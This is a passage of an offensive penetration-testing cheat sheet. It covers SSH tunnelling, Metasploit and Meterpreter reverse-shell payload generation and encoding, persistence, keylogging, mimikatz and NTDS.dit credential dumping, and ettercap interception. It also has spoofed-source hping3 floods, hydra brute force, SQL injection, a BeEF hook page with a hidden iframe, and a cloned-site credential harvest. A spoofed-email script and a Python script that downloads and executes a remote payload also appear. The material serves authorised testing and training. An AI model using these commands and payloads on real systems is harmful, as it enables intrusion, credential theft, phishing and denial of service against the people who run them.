plerate=44100}:udp{dst=<multicastaddr>:1234} :no-sout-rtp-sap :no-sout-
standard-sap :ttl=1 :sout-keep
```

Capture and record your screen to a file

```
 vlc screen:// :screen-fps=25 :screen-caching=100
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam
plerate=44100}:file{dst=C:\\Program Files (x86)\\VideoLAN\\VLC\\test.mp4}
:no-sout-rtp-sap :no-sout-standard-sap :ttl=1 :sout-keep
```

Capture and stream the microphone over UDP

```
 vlc dshow:// :dshow-vdev="None" :dshow-adev="Your Audio Device"
```

SSH

```
/etc/ssh/ssh_known_hosts                        #System-wide known hosts
~/.ssh/known_hosts                              #Hosts user has logged into
sshd-generate                                   #Generate SSH keys (DSA/RSA)
ssh keygen -t dsa -f /etc/ssh/ssh_host_dsa_key      #Generate SSH DSA keys
ssh keygen -t rsa -f /etc/ssh/ssh_host_rsa_key      #Generate SSH RSA keys
```

- ✓ If already in ssh session, press SHIFT ~C to configure tunnel
- ✓ Port forwarding must be allowed on target
- ✓ /etc/ssh/sshd_config - AllowTcpForwarding YES

To establish an SSH connection on different port

```
> ssh root@2.2.2.2 -p 8222
```

Setup X11 forwarding from target, from attack box run

```
> xhost+
> vi ~/.ssh/config -  Ensure 'ForwardX11 yes'
> ssh -X root@2.2.2.2
```

Remote port forward on 8080, forward to attacker on 443

```
> ssh -R8080:127.0.0.1:443 root@2.2.2.2.
```

Local port forward on port 8080 on attack box and forwards through SSH tunnel to port 3300 on internal target 3.3.3.3

```
> ssh -L8080:3.3.3.3:443 root@2.2.2.2
```

Dynamic tunnel used in conjunction with proxychains. Ensure /etc/proxychains.conf is configured on correct port (1080)

```
> ssh -D1080 root@2.2.2.2
```

```
In a separate terminal run:
> proxychains nmap -sT -p80,443 3.3.3.3
```

METASPLOIT

Command	Description
msfconsole -r file.rc	Load resource file
msfcli | grep exploit/window	List Windows exploits
msfencode -l	List available encoders
msfpayload -h	List available payloads
show exploits	Display exploits
show auxiliary	Display auxiliary modules
show payloads	Display payloads
search <string>	Search for string
info <module>	Show module information
use <module>	Load exploit or module
show options	Displays module options
show advanced	Displays advanced options
set <option> <value>	Sets a value
sessions -v	List session: -k # (kill) -u # (upgrade to Meterpreter)
sessions -s script	Run Meterpreter script on all sessions
jobs -l	List all jobs (-k # = kill)
exploit -j	Run exploit as job
route add <ip> <nmask> <sid>	Pivoting
loadpath /home/modules	Load 3rd party tree
irb	Live Ruby interpreter shell
connect -s <ip> 443	SSL connect (NC clone)
route add <ip> <mask> <session id>	Add route through session (pivot)
exploit/multi/handler -> set ExitOnSession False	Advanced option allows for multiple shells
set ConsoleLogging true (also SessionLogging)	Enables logging

CREATE ENCODED METERPRETER PAYLOAD (FOR LINUX: -T ELF -O CALLBACK)

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=<ip> LPORT=<port> R |
./msfencode -t exe -o callback.exe -e x86/shikata_ga_nai -c 5
```

CREATE BIND METERPRETER PAYLOAD

```
./msfpayload windows/meterpreter/bind_tcp RHOST=<ip> LPORT=<port> X >
cb.exe
```

CREATE ENCODED PAYLOAD USING MSFVENOM USING EXE TEMPLATE

```
./msfvenom --payload windows/meterpreter/reverse_tcp --format exe --
template calc.exe -k --encoder x86/shikata_ga_nai -i 5 LHOST=1.1.1.1
LPORT=443 > callback.exe
```

Start MSF DB (BT5 = mysql, Kali = postgresql)

```
> /etc/rc.d/rc.mysqld start
msf  db_create root:pass@localhost/metasploit
msf  load db_mysql
msf  db_connect root:pass@localhost/metasploit
msf  db_import  nmap.xml

--- Kali ---
# service postgresql start
# service metasploit start
```

Pass a Shell (by default will launch notepad and inject)

```
msf  use post/windows/manage/multi_meterpreter_inject
msf  set IPLIST  attack ip
msf  set LPORT  callback port
msf  set PIDLIST  PID to inject, default creates new notepad
msf  set PAYLOAD windows/meterpreter/reverse_tcp
msf  set SESSION  meterpreter session ID
```

HTTP banner scan on internal network

```
msf  route add  ip/range   netmask   meterpreter ID
msf  use post/multi/gather/ping_sweep      # Set options and run
msf  use /auxiliary/scanner/portscan/tcp   # Set options and run
msf  hosts -u -S  x.x.x  -R                # Searches for x.x.x.* and sets
                                           # RHOSTS
msf  use auxiliary/scanner/http/http_version        # Set options and run
msf  services -v -p 80 -S x.x.x -R         # Displays IPs x.x.x.* with port
                                           # 80 open
```

METERPRETER

Command	Description
help	List available commands
sysinfo	Display system info
ps	List processes
getpid	List current PID
upload <file> C:\\Program\ Files\\	Upload file
download <file>	Download file
reg <command>	Interact with registry
rev2self	Revert to original user
shell	Drop to interactive shell
migrate <PID>	Migrate to another PID
background	Background current session
keyscan_(start|stop|dump)	Start/Stop/Dump keylogger
execute -f cmd.exe -i	Execute cmd.exe and interact
execute -f cmd.exe -i -H -t	Execute cmd.exe as hidden process and with all tokens
hasdump	Dumps local hashes
run <script>	Executes script (/scripts/meterpreter)
portfwd [add|delete]-L 127.0.0.1 -l 443 -r 3.3.3.3 -p 3389	Port forward 3389 through session. Rdesktop to local port 443

PRIVILEGE ESCALATION

```
> use priv
> getsystem
```

IMPERSONATE TOKEN (DROP_TOKEN WILL STOP IMPERSONATING)

```
> use incognito
> list_tokens -u
> impersonate_token domain\\user
```

NMAP THROUGH METERPRETER SOCKS PROXY

```
1.      msf > sessions                         # Note Meterpreter ID
2.      msf > route add 3.3.3.0 255.255.255.0 <id>
3.      msf > use auxiliary/server/socks4a
4.      msf > run
5.      Open new shell and edit /etc/proxychains.conf
                     i.   #proxy_dns
                    ii.   #socks4  127.0.0.1        9050
                   iii.   socks4   1.1.1.1  1080
6.      Save and Close conf file
7.      proxychains nmap -sT -Pn -p80,135,445 3.3.3.3
```

RAILGUN - WINDOWS API CALLS TO POP A MESSAGE BOX

```
meterpreter > irb
>> client.railgun.user32.MessageBoxA(0,"got","you","MB_OK")
```

Create persistent Windows service

```
msf > use post/windows/manage/persistence
msf > set LHOST <attack ip>
msf > set LPORT <callback port>
msf > set PAYLOAD_TYPE <TCP|HTTP|HTPS>
msf > set REXENAME <filename>
msf > set SESSION <meterpreter session id>
msf > set STARTUP SERVICE
```

Gather recently accessed files and web links

```
meterpreter > run post/windows/gather/dumplinks
```

Spawn new process and tree C:\

```
> execute -H -f cmd.exe -a '/c tree /F /A c:\ > C:\temp\tree.txt'
```

ETTERCAP

MAN-IN-THE-MIDDLE WITH FILTER

```
> ettercap.exe -I <iface> -M arp -Tq -F file.ef <MACs>/<IPs>/<Ports>
<MACs>/<IPs>/<Ports>
#i.e.: //80,443 // = any MAC, any IP, ports 80,443
```

MAN-IN-THE-MIDDLE ENTIRE SUBNET WITH APPLIED FILTER

```
> ettercap -T -M arp -F <filter> // //
```

SWITCH FLOOD

```
> ettercap -TP rand_flood
```

ETTERCAP FILTER

COMPILE ETTERCAP FILTER

```
> etterfilter filter.filter -o out.ef
```

SAMPLE FILTER - KILLS VPN TRAFFIC AND DECODES HTTP TRAFFIC

```
if (ip.proto == UDP && udp.dst == 500){
  drop();
   kill(); }
if (ip.src == '<ip>'){
  if (tcp.dst == 80){
    if (search(DATA.data, "Accept-Encoding")){
      replace("Accept-Encoding","Accept-Rubbish!");
      msg("Replaced Encoding\n");
    }
  }
}
```

MIMIKATZ

```
1.   Upload mimikatz.exe and sekurlsa.dll to target
2.   execute mimikatz
3.   mimikatz# privilege::debug
4.   mimikatz# inject::process lsass.exe sekurlsa.dll
5.   mimikatz# @getLogonPasswords
```

HPING3

DOS FROM SPOOFED IPS

```
> hping3  targetIP  --flood --frag --spoof  ip  --destport  #  --syn
```

ARPING

ARP SCANNER

```
./arping -I eth# -a  # arps
```

WINE

COMPILE EXE IN BACKTRACK

```
cd /root/.wine/drive_c/MinGW/bin
wine gcc -o  file.exe  /tmp/ code.c
wine  file.exe
```

GRUB

CHANGE ROOT PASSWORD

```
GRUB Menu:Add 'single' end of kernel line. Reboot. Change root pass. reboot
```

HYDRA

ONLINE BRUTE FORCE

```
> hydra -l ftp -P words -v  targetIP  ftp
```

John the Ripper

Cracking with a wordlist

```
$ ./john -wordfile:pw.lst -format:<format> hash.txt
```

Format examples

```
$ john --format=des       username:SDbsugeBiC58A
$ john --format=lm        username:$LM$a9c604d244c4e99d
$ john --format=md5       $1$12345678$aIccj83HRDBo6ux1bVx7D1

$ john --format=raw-sha1  A9993E364706816ABA3E25717850C26C9CD0D89D

# For --format=netlmv2 replace $NETLM with $NETLMv2
$ john --format=netlm
$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC731BB25
username:$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC7
31BB25
username:$NETLM$1122334455667788$0836F085B124F33895875FB1951905DD2F85252CC7
31BB25::::::

# Exactly 36 spaces between USER and HASH (SAPB and SAPG)
$ john --format=sapb
ROOT                                    $8366A4E9E6B72CB0
username:ROOT                                    $8366A4E9E6B72CB0

$ john --format=sapg
ROOT                                  $1194E38F14B9F3F8DA1B181F14DEB70E7BDCC239
username:ROOT
$1194E38F14B9F3F8DA1B181F14DEB70E7BDCC239

$ john --format=sha1-gen
$SHA1p$salt$59b3e8d637cf97edbe2384cf59cb7453dfe30789
username:$SHA1p$salt$59b3e8d637cf97edbe2384cf59cb7453dfe30789

$ john --format=zip
$zip$*0*1*8005b1b7d077708d*dee4
username:$zip$*0*1*8005b1b7d077708d*dee4
```

Password Wordlist

Generate wordlist based off single word

```
# Add lower(@), upper(,), number(%), and symbol(^) to the end of the word
# crunch 12 12 -t baseword@,%^ >> wordlist.txt

# Use custom special character set and add 2 numbers then special character
# maskprocessor -custom-charset1=\!\@\#\$ baseword?d?d?1 >> wordlist.txt
```

VSSOWN [2]

1. Download: http://ptscripts.googlecode.com/svn/trunk/windows/vssown.vbs
2. Create a new Shadow Copy
    a. cscript vssown.vbs /start (optional)
    b. cscript vssown.vbs /create
3. Pull the following files from a shadow copy:
    a. copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\ntds\ntds.dit .
    b. copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SYSTEM .
    c. copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[X]\windows\system32\config\SAM .
4. Copy files to attack box.
5. Download tools: http://www.ntdsxtract.com/downloads/ntds_dump_hash.zip
6. Configure and Make source code for libesedb from the extracted package
    a. cd libesedb
    b. chmod +x configure
    c. ./configure && make
7. Use esedbdumphash to extract the datatable from ntds.dit.
    a. cd esedbtools
    b. ./esedbdumphash ../../ntds.dit
8. 8a.Use dsdump.py to dump hashes from datatable using bootkey from SYSTEM hive
    a. cd ../../creddump/
    b. python ./dsdump.py ../SYSTEM ../libesedb/esedbtools/ntds.dit.export/datatable
9. 8b.Use bkhive and samdump2 to dump hashes from SAM using bootkey from SYSTEM hive.
    a. bkhive SYSTEM key.txt
    b. samdump2 SAM key.txt
10. Dump historical hashes
    a. python ./dsdumphistory.py ../system ../libesedb/esedbtools/ntds.dit.export/datatable

File Hashing

Hash lengths

```
MD5       16 bytes
SHA-1     20 bytes
SHA-256   32 bytes
SHA-512   64 bytes
```

Software hash database

```
http://isc.sans.edu/tools/hashsearch.html

# dig +short <md5>.md5.dshield.org TXT
Result = "<filename> | <source>" i.e. "cmd.exe | NIST"
```

Malware hash database

```
http://www.team-cymru.org/Services/MHR

# dig +short [MD5|SHA-1].malware.hash.cymru.com TXT
Result = <last seen timestamp> <AV detection rate>
Convert timestamp = perl -e 'print scalar localtime(<timestamp>), "\n"'
```

File metadata search

```
https://fileadvisor.bit9.com/services/search.aspx
```

Search VirusTotal database

```
https://www.virustotal.com/#search
```

WEB

Common User-Agent Strings

Internet Explorer (6.0, 7.0, 8.0, & 9.0)	
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)	IE 6.0/WinXP 32-bit
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)	IE 7.0/WinXP 32-bit
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1) ; .NET CLR 3.5.30729)	IE 8.0/WinVista 32-bit
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)	IE 9.0/Win7 32-bit
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)	IE 9.0/Win7 64-bit
Firefox (5.0, 13.0, & 17.0)	
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0	Firefox 5.0/Win7 64-bit
Mozilla/5.0 (Windows NT 5.1; rv:13.0) Gecko/20100101 Firefox/13.0.1	Firefox 13.0/WinXP 32-bit
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/Win7 64-bit
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/Linux
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/MacOSX 10.7
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:17.0) Gecko/20100101 Firefox/17.0	Firefox 17.0/MacOSX 10.8
Chrome (Generic & 13.0)	
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/537.11	Chrome Generic/WinXP
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/537.11	Chrome Generic/Win7
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/537.11	Chrome Generic/Linux
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_2) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.101 Safari/537.11	Chrome Generic/MacOSX
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.112 Safari/535.1	Chrome 13.0/Win7 64-bit
Safari (6.0)	
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/536.26.17 (KHTML, like Gecko) Version/6.0.2 Safari/536.26.17	Safari 6.0/MacOSX
Mobile Safari (4.0 & 6.0)	
Mozilla/5.0 (iPad; CPU OS 6_0_1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25	Mobile Safari 6.0/iOS (iPad)
Mozilla/5.0 (iPhone; CPU iPhone OS 6_0_1 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A523 Safari/8536.25	Mobile Safari 6.0/iOS (iPhone)
Mozilla/5.0 (Linux; U; Android 2.2; fr-fr; Desire_A8181 Build/FRF91) App3leWebKit/53.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1	Mobile Safari 4.0/Android

HTML

HTML BEEF HOOK WITH EMBEDDED FRAME

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN">

<html>
<head>
<title>Campaign Title</title>
<script>
        var commandModuleStr = '<script src="' + window.location.protocol +
'//' + window.location.host + ':8080/hook.js"
type="text/javascript"><\/script>';
        document.write(commandModuleStr);

//Site_refresh=window.setTimeout(function(){window.location.href='http://ww
w.google.com/'},20000);
</script>
</head>
<frameset rows="*,1px">
        <frame src="http://www.google.com/" frameborder=0
noresize="noresize" />
        <frame src="/e" frameborder=0 scrolling=no noresize=noresize />
</frameset>
</html>
```

EMBEDDED JAVA APPLET (* PLACE WITHIN <BODY> TAG)

```
<applet archive="legit.jar" code="This is a legit applet" width="1"
height="1"></applet>
```

EMBEDDED IFRAME

```
<iframe src="http://1.1.1.1" width="0" height="0" frameborder="0"
tabindex="-1" title="empty" style=visibility:hidden;display:none">
</iframe>
```

FIREFOX TYPE CONVERSIONS

ASCII	-> Base64	javascript:btoa("ascii str")
Base64	-> ASCII	javascript:atob("base64==")
ASCII	-> URI	javascript:encodeURI("<script>")
URI	-> ASCII	javascript:decodeURI("%3cscript%3E")

WGET

CAPTURE SESSION TOKEN

```
wget -q --save-cookies=cookie.txt --keep-session-cookies --post-
data="username:admin&password=pass&Login=Login" http://<url>/login.php
```

CURL

GRAB HEADERS AND SPOOF USER AGENT

```
curl -I -X HEAD -A "Mozilla/5.0 (compatible; MSIE 7.01; Windows NT 5.0)"
http://<ip>
```

SCRAPE SITE AFTER LOGIN

```
curl -u user:pass -o outfile https://login.bob.com
```

FTP

```
curl ftp://user:pass@bob.com/directory/
```

SEQUENTIAL LOOKUP

```
curl http://bob.com/file[1-10].txt
```

BASIC AUTHENTICATION USING APACHE2

The steps below will clone a website and redirect after 3 seconds to another page requiring basic authentication. It has proven very useful for collecting credentials during social engineering engagements.

```
1.   Start Social Engineering Toolkit (SET)
     > /pentest/exploits/set/./set
2.   Through SET, use the 'Website Attack Vector' menu to clone your
     preferred website. * Do not close SET *
3.   In a new terminal create a new directory (lowercase L)
     > mkdir /var/www/l
4.   Browse to SET directory and copy the cloned site
     > cd /pentest/exploits/set/src/web_clone/site/template/
     > cp index.html /var/www/index.html
     > cp index.html /var/www/l/index.html
5.   Open /var/www/index.html and add tag between <head> tags
         <meta http-equiv="refresh"
         content="3;url=http://<domain|ip>/l/index.html"/>
6.   Create blank password file to be used for basic auth
     > touch /etc/apache2/.htpasswd
7.   Open /etc/apache2/sites-available/default and add:
         <Directory /var/www/l>
                 AuthType Basic
                 AuthName "PORTAL LOGIN BANNER"
                 AuthUserFile /etc/apache2/.htpasswd
                 Require user test
         </Directory>
8.   Start Apache2
     > /etc/init.d/apache2 start
9.   Start Wireshark and add the filter:
         http.authbasic
10.  Send the following link to your target users
         http://<domain|ip>/index.html
```

Automated Web Page Screenshots

Nmap web page screenshots [9]

Install dependencies:

- wget http://wkhtmltopdf.googlecode.com/files/wkhtmltoimage-0.11.0_rc1-static-i386.tar.bz2
- tar -jxvf wkhtmltoimage-0.11.0_rc1-static-i386.tar.bz2
- cp wkhtmltoimage-i386 /usr/local/bin/

Install Nmap module:

- git clone git://github.com/SpiderLabs/Nmap-Tools.git
- cd Nmap-Tools/NSE/
- cp http-screenshot.nse /usr/local/share/nmap/scripts/
- nmap --script-updatedb

OS/version detection using screenshot script (screenshots saved as .png):

- nmap -A -script=http-screenshot -p80,443 1.1.1.0/24 -oA nmap-screengrab

Script will generate HTML preview page with all screenshots:

```
#!/bin/bash
printf "<HTML><BODY><BR>" > preview.html
ls -1 *.png | awk -F : '{ print $1":"$2"\n<BR><IMG SRC=\""$1"%3A"$2"\"
width=400><BR><BR>"}' >> preview.html
printf "</BODY></HTML>" >> preview.html
```

PeepingTom web page screenshots

Install Dependencies:

- Download Phantomjs

https://phantomjs.googlecode.com/files/phantomjs-1.9.2-linux-x86_64.tar.bz2

- Download PeepingTom

git clone https://bitbucket.org/LaNMaSteR53/peepingtom.git

Extract and copy phantomjs from phantomjs-1.9.2-linux-x86_64.tar.bz2 and copy to peepingtom directory

- Run PeepingTom

python peepingtom.py http://<mytarget.com>

SQLMap

GET request

```
./sqlmap.py -u "http:// url ?id=1&str=val"
```

POST request

```
./sqlmap.py -u "http:// url " --data="id=1&str=val"
```

SQL injection against specific parameter with DB type Specified

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id"
-b --dbms=" mssql|mysql|oracle|postgres "
```

SQL injection on authenticated site

```
1.  Login and note cookie value (cookie1=val1, cookie2=val2)
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id"
--cookie="cookie1=val1;cookie2=val2"
```

SQL injection and collect DB version, name, and user

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" -b --current-db
--current-user
```

SQL injection and get tables of DB=testdb

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" --tables -D
"testdb"
```

SQL injection and get columns of user table

```
./sqlmap.py -u "http:// url " --data="id=1&str=val" -p "id" --columns -T
"users"
```

DATABASES

MS-SQL

Command	Description
SELECT @@version	DB version
EXEC xp_msver	Detailed version info
EXEC master..xp_cmdshell 'net user'	Run OS command
SELECT HOST_NAME()	Hostname & IP
SELECT DB_NAME()	Current DB
SELECT name FROM master..sysdatabases;	List DBs
SELECT user_name()	Current user
SELECT name FROM master..syslogins	List users
SELECT name FROM master..sysobjects WHERE xtype='U';	List tables
SELECT name FROM syscolumns WHERE id=(SELECT id FROM sysobjects WHERE name='mytable');	List columns

System table containing info on all tables

```
SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES
```

List all tables/columns

```
SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE
name = 'mytable')
```

Password hashes (2005)

```
SELECT name, password_hash FROM master.sys.sql_logins
```

Postgres

Command	Description
SELECT version();	DB version
SELECT inet_server_addr()	Hostname & IP
SELECT current_database();	Current DB
SELECT datname FROM pg_database;	List DBs
SELECT user;	Current user
SELECT username FROM pg_user;	List users
SELECT username,passwd FROM pg_shadow	List password hashes

List columns

```
SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A,
pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND
(A.attrelid=C.oid) AND (A.atttypid=T.oid) AND (A.attnum>0) AND (NOT
A.attisdropped) AND (N.nspname ILIKE 'public')
```

List tables

```
SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN
pg_catalog.pg_namespace n ON n.oid = c.relnamespace WHERE c.relkind IN
('r','') AND n.nspname NOT IN ('pg_catalog', 'pg_toast') AND
pg_catalog.pg_table_is_visible(c.oid)
```

MySQL

Command	Description
SELECT @@version;	DB version
SELECT @@hostname;	Hostname & IP
SELECT database();	Current DB
SELECT distinct(db) FROM mysql.db;	List DBs
SELECT user();	Current user
SELECT user FROM mysql.user;	List users
SELECT host,user,password FROM mysql.user;	List password hashes

List all tables & columns

```
SELECT table_schema, table_name, column_name FROM
information_schema.columns WHERE
  table_schema != 'mysql' AND table_schema != 'information_schema'
```

Execute OS command through MySQL

```
osql -S  ip , port  -U sa -P pwd -Q "exec xp_cmdshell ‘net user /add user
pass’"
```

Read world-readable files

```
….’ UNION ALL SELECT LOAD_FILE(‘/etc/passwd’);
```

Write to file system

```
SELECT * FROM mytable INTO dumpfile ‘/tmp/somefile’;
```

Oracle

Command	Description
SELECT * FROM v$version;	DB version
SELECT version FROM v$instance;	DB version
SELECT instance_name FROM v$instance;	Current DB
SELECT name FROM v$database;	Current DB
SELECT DISTINCT owner FROM all_tables;	List DBs
SELECT user FROM dual;	Current user
SELECT username FROM all_users ORDER BY username;	List users
SELECT column_name FROM all_tab_columns;	List columns
SELECT table_name FROM all_tables;	List tables
SELECT name, password, astatus FROM sys.user$;	List password hashes

List DBAs

```
SELECT DISTINCT grantee FROM dba_sys_privs WHERE ADMIN_OPTION = 'YES';
```

PROGRAMMING

PYTHON

PYTHON PORT SCANNER

```
import socket as sk
for port in range(1,1024):
  try:
      s=sk.socket(sk.AF_INET,sk.SOCK_STREAM)
      s.settimeout(1000)
      s.connect(('127.0.0.1',port))
      print '%d:OPEN' % (port)
      s.close
   except: continue
```

PYTHON BASE64 WORDLIST

```
#!/usr/bin/python
import base64
file1=open("pwd.lst","r")
file2=open("b64pwds.lst","w")
for line in file1:
  clear = "administrator:" + str.strip(line)
  new = base64.encodestring(clear)
  file2.write(new)
```

CONVERT WINDOWS REGISTRY HEX FORMAT TO READABLE ASCII

```
import binascii, sys, string

dataFormatHex = binascii.a2b_hex(sys.argv[1])
output = ""
for char in dataFormatHex:
  if char in string.printable: output += char
  else: output += "."
print "\n" + output
```

READ ALL FILES IN FOLDER AND SEARCH FOR REGEX

```
import glob, re
for msg in glob.glob(‘/tmp/*.txt’):
  filer = open((msg),’r’)
  data = filer.read()
  message = re.findall(r’ message (.*?) /message ’, data,re.DOTALL)
  print "File %s contains %s" % (str(msg),message)
  filer.close()
```

SSL ENCRYPTED SIMPLEHTTPSERVER

```
# Create SSL cert (follow prompts for customization)
> openssl req -new -x509 -keyout cert.pem -out cert.pem -days 365 -nodes

# Create httpserver.py
import BaseHTTPServer,SimpleHTTPServer,ssl

cert = "cert.pem"

httpd = BaseHTTPServer.HTTPServer(('192.168.1.10',443),
SimpleHTTPServer.SimpleHTTPRequestHandler)
httpd.socket = ssl.wrap_socket(httpd.socket,certfile=cert,server_side=True)
httpd.serve_forever()
```

Python HTTP server

```
  python -m SimpleHTTPServer 8080
```

Python email sender (* Sendmail must be installed)

```
#!/usr/bin/python
import smtplib, string
import os, time

os.system("/etc/init.d/sendmail start")
time.sleep(4)

HOST = "localhost"
SUBJECT = "Email from spoofed sender"
TO = "target@you.com"
FROM = "spoof@spoof.com"
TEXT = "Message Body"
BODY = string.join((
         "From: %s" % FROM,
        "To: %s" % TO,
        "Subject: %s" % SUBJECT ,
        "",
        TEXT
        ), "\r\n")
server = smtplib.SMTP(HOST)
server.sendmail(FROM, [TO], BODY)
server.quit()

time.sleep(4)
os.system("/etc/init.d/sendmail stop")
```

Loop through IP list, download file over HTTP and execute

```
#!/usr/bin/python
import urllib2, os

urls = ["1.1.1.1","2.2.2.2"]
port = "80"
payload = "cb.sh"

for url in urls:
  u = "http://%s:%s/%s" % (url, port, payload)
  try:
    r = urllib2.urlopen(u)
    wfile = open("/tmp/cb.sh","wb")
    wfile.write(r.read())
    wfile.close()
    break
  except: continue

if os.path.exists("/tmp/cb.sh"):
  os.system("chmod 700 /tmp/cb.sh")
  os.system("/tmp/cb.sh")
```

Python HTTP banner grabber (* takes an IP range, port, and packet delay)

```
#!/usr/bin/python
import urllib2, sys, time

from optparse import OptionParser

parser = OptionParser()
parser.add_option("-t", dest="iprange",help="target IP range, i.e.
192.168.1.1-25")
parser.add_option("-p", dest="port",default="80",help="port, default=80")
parser.add_option("-d", dest="delay",default=".5",help="delay (in seconds),
default=.5 seconds")

(opts, args) = parser.parse_args()

if opts.iprange is None:
  parser.error("you must supply an IP range")

ips = []
headers = {}

octets = opts.iprange.split('.')

start = octets[3].split('-')[0]
stop = octets[3].split('-')[1]

for i in range(int(start),int(stop)+1):
  ips.append('%s.%s.%s.%d' % (octets[0],octets[1],octets[2],i))

print '\nScanning IPs: %s\n' % (ips)

for ip in ips:
  try:
    response = urllib2.urlopen('http://%s:%s’ % (ip,opts.port))
    headers[ip] = dict(response.info())
  except Exception as e:
    headers[ip] = "Error: " + str(e)

  time.sleep(float(opts.delay))

for header in headers:
  try:
    print '%s : %s' % (header,headers[header].get('server'))
  except:
    print '%s : %s' % (header,headers[header])
```

Scapy

* When you craft TCP packets with Scapy, the underlying OS will not recognize the initial SYN packet and will reply with a RST packet. To mitigate this you need to set the following Iptables rule:

```
# iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP
```

Expression	Description
from scapy.all import *	Imports all scapy libraries
ls()	List all avaiable protocols
lsc()	List all scapy functions
conf	Show/set scapy config
IP(src=RandIP())	Generate random src IPs
Ether(src=RandMAC())	Generate random src MACs
ip=IP(src="1.1.1.1",dst="2.2.2.2")	Specify IP parameters
tcp=TCP(dport="443")	Specify TCP parameters
data="TCP data"	Specify data portion
packet=ip/tcp/data	Create IP()/TCP() packet
packet.show()	Display packet configuration
send(packet,count=1)	Send 1 packet @ layer 3
sendp(packet,count=2)	Send 2 packets @ layer 2
sendpfast(packet)	Send faster using tcpreply
sr(packet)	Send 1 packet & get replies
sr1(packet)	Send only return 1st reply
for i in range(0,1000): send (<packet>)	Send <packet> 1000 times
sniff(count=100,iface=eth0)	Sniff 100 packets on eth0

Send IPv6 ICMP msg

```
>>> sr(IPv6(src="<ipv6>", dst="<ipv6>")/ICMP())
```

UDP packet w/ specific payload:

```
>>> ip=IP(src="<ip>", dst="<ip>")
>>> u=UDP(dport=1234, sport=5678)
>>> pay = "my UDP packet"
>>> packet=ip/u/pay
>>> packet.show()
>>> wrpcap ("out.pcap",packet) : write to pcap
>>> send(packet)
```

NTP fuzzer

```
packet=IP(src="<ip>",
dst="<ip>")/UDP(dport=123)/fuzz(NTP(version=4,mode=4))
```

Send HTTP message

```
from scapy.all import *
# Add iptables rule to block attack box from sending RSTs
# Create web.txt with entire GET/POST packet data
fileweb = open("web.txt",'r')
data = fileweb.read()
ip = IP(dst="<ip>")
SYN=ip/TCP(rport=RandNum(6000,7000),dport=80,flags="S",seq=4)
SYNACK = sr1(SYN)
ACK=ip/TCP(sport=SYNACK.dport,dport=80,flags="A",seq=SYNACK.ack,ack=SYNACK.
seq+1)/data
reply,error = sr(ACK)
print reply.show()
```

PERL

PERL PORT SCANNER

```
use strict; use IO::Socket;
for($port=0;$port 65535;$port++){
$remote=IO::Socket::INET- new(
Proto= "tcp",PeerAddr= "127.0.0.1",PeerPort= $port);
if($remote){print "$port is open\n"}; }
```

REGEX EXPRESSIONS

Expression	Description
^	Start of string
*	0 or more
+	1 or more
?	0 or 1
.	Any char but \n
{3}	Exactly 3
{3,}	3 or more
{3,5}	3 or 4 or 5
{3|5}	3 or 5
[345]	3 or 4 or 5
[^34]	Not 3 or 4
[a-z]	lowercase a-z
[A-Z]	uppercase A-Z
[0-9]	digit 0-9
\d	Digit
\D	Not digit
\w	A-Z,a-z,0-9
\W	Not A-Z,a-z,0-9
\s	White Space (\t\r\n\f)
\S	Not (\t\r\n\f)
reg[ex]	"rege" or "regx"
regex?	"rege" or "regex"
regex*	"rege" w/ 0 or more x
regex+	"rege" w/ 1 or more x
[Rr]egex	"Regex" or "regex"
\d{3}	Exactly 3 digits
\d{3,}	3 or more digits
[aeiou]	Any 1 vowel
(0[3-9]|1[0-9]|2[0-5])	Numbers 03-25

